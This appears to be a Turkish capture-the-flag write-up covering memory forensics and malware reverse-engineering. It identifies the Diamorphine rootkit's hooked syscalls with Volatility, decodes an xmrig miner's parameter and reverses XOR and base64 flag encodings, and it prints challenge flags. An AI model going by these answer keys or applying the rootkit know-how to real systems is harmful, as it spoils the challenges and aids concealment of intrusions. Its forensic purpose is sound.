FLAG{H4cK_kar4D3n1z_2o22-T3mMuz}

4. FORENSIC

4.1. Infection-1 - Done


1. Strings infection1.memory | grep “Linux version” ile aşağıdaki çıktı alınır:
   Linux version 2.6.32-754.el6.x86_64 (mockbuild@x86-033.build.eng.bos.redhat.com) (gcc version 4.4.7 20120313 (Red Hat 4.4.7-23) (GCC)) #1 SMP Thu May 24 18:18:25 EDT 2018
2. Kernel’in Centos 6.10’a ait olduğu araştırılarak öğrenilir.
3. Volatility’ye özel profile oluşturmak için Centos 6.10 sanal makineye kurulur.
4. Kurulumdan sonra volatility custom profile oluşturma yönergeleri izlenir:
   https://github.com/volatilityfoundation/volatility/wiki/Linux#creating-a-new-profile
5. Profile dosyası ana makineye çekilerek volatility çalıştırılır.
6. Aşağıdaki komut ile Module ismi bulunur:
   vol.py -f infection1.memory --profile=Linuxcentos6x64 linux_check_modules
7. Sonuç: diamorphine



Flag: Flag{diamorphine}

4.2. Infection-2 - Done

1. vol.py -f infection1.memory --profile=Linuxcentos6x64 linux_check_modules




Flag: Flag{0xffffffffa0523740}

4.3. Infection-3 - Done

1. https://github.com/m0nad/Diamorphine/blob/master/diamorphine.c gidildiginde asagidaki kisim bu modulun hangi syscallari hookladigini gorebiliyoruz

```
42  static unsigned long *__sys_call_table;
43  #if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0)
44          typedef asmlinkage long (*t_syscall)(const struc
45          static t_syscall orig_getdents;
46          static t_syscall orig_getdents64;
47          static t_syscall orig_kill;
48  #else
```


```
64bit        51                    0xffffffff8146f5f0 sys_getsockname
64bit        52                    0xffffffff8146fe90 sys_getpeername
64bit        53                    0xffffffff8146e030 sys_socketpair
64bit        54                    0xffffffff8146fad0 sys_setsockopt
64bit        55                    0xffffffff8146f510 sys_getsockopt
64bit        56                    0xffffffff8155f790 stub_clone
64bit        57                    0xffffffff8155f800 stub_fork
64bit        58                    0xffffffff8155f870 stub_vfork
64bit        59                    0xffffffff8155f9c0 stub_execve
64bit        60                    0xffffffff810846f0 sys_exit
64bit        61                    0xffffffff81083520 sys_wait4
64bit        62                    0xffffffffa0523190 HOOKED: diamorphine/hacked_kill
64bit        63                    0xffffffff81010eb0 sys_uname
64bit        64                    0xffffffff8122e4a0 sys_semget
64bit        65                    0xffffffff81230210 sys_semop
64bit        66                    0xffffffff8122f510 sys_semctl
64bit        67                    0xffffffff81230b00 sys_shmdt
64bit        68                    0xffffffff8122cd80 sys_msgget
64bit        69                    0xffffffff8122cbd0 sys_msgsnd
64bit        70                    0xffffffff8122c7a0 sys_msgrcv
64bit        71                    0xffffffff8122d2d0 sys_msgctl
64bit        72                    0xffffffff811b29e0 sys_fcntl
64bit        73                    0xffffffff811f0240 sys_flock
64bit        74                    0xffffffff811d0cb0 sys_fsync
64bit        75                    0xffffffff811d0c90 sys_fdatasync
64bit        76                    0xffffffff8119ba40 sys_truncate
64bit        77                    0xffffffff8119bb20 sys_ftruncate
64bit        78                    0xffffffffa0523230 HOOKED: diamorphine/hacked_getdents
64bit        79                    0xffffffff811b8420 sys_getcwd
64bit        80                    0xffffffff8119b2a0 sys_chdir
64bit        81                    0xffffffff8119b200 sys_fchdir
64bit        82                    0xffffffff811af740 sys_rename
64bit        83                    0xffffffff811afde0 sys_mkdir
64bit        84                    0xffffffff811afc10 sys_rmdir
64bit        85                    0xffffffff8119a660 sys_creat
64bit        86                    0xffffffff811b05d0 sys_link
64bit        87                    0xffffffff811af9c0 sys_unlink
64bit        88                    0xffffffff811b02d0 sys_symlink
64bit        89                    0xffffffff811a3150 sys_readlink
64bit        90                    0xffffffff8119b0e0 sys_chmod
64bit        91                    0xffffffff8119ad10 sys_fchmod
64bit        92                    0xffffffff8119af50 sys_chown
64bit        93                    0xffffffff8119ac50 sys_fchown
64bit        94                    0xffffffff8119af20 sys_lchown
```



Flag: Flag{sys_kill,sys_getdents64,sys_getdents}

4.4. Infection-4 - Done

Kullanılan komut: vol.py -f infection1.memory --profile=Linuxcentos6x64 linux_check_syscall





Flag: Flag{0xffffffffa0523190}

5. MALWARE

5.1. windows.exe - Done

1. Procmon açtım
2. xmrig.exe çalıştırıldığını gördüm
3. Commandline'ninda url, user, pass parametreleri vardi pass parametresini base64 decode + hex to text, flag cikiyor






Flag: Flag{herseyv4tan1cin}

5.2. Forrest Gump - Done

1. GameAssembly.dll icerisinde asagidaki kisimda flag decrypt ediliyo





```
t = "GM@FzG0O5M2^ENFST^5E0L^5E0L|'"
o = ""
for c in t:
    o += chr(ord(c) ^ 1)
print(o)
```

Flag: FLAG{F1N4L3_DOGRU_4D1M_4D1M}


5.3. Hesap Makinesi - Done

1. UPX ile packlenmisti, UPX -d sample-linux, unpack etti
2. IDA da actim stringlere baktim, Tebrikler yazan kismin saginda solunda base64 decode fonksiyonunu cagiriyordu, birisi asagidaki base64 u decode ediyo,

a.




3. Base64 decode bir kac kere



5.4. FunctionBomber - Done

1.IDA'da fonksiyonlari "length" e gore sort et sectim, Asagidaki gibi flagCreate5114 fonksiyonunu gordum,




2. Addlerin sagindaki valueleri ekleyerek, sublarin yanindaki valuelari her cikartarak print ettirdim, base64 cikti decode ettim flag geldi, code:

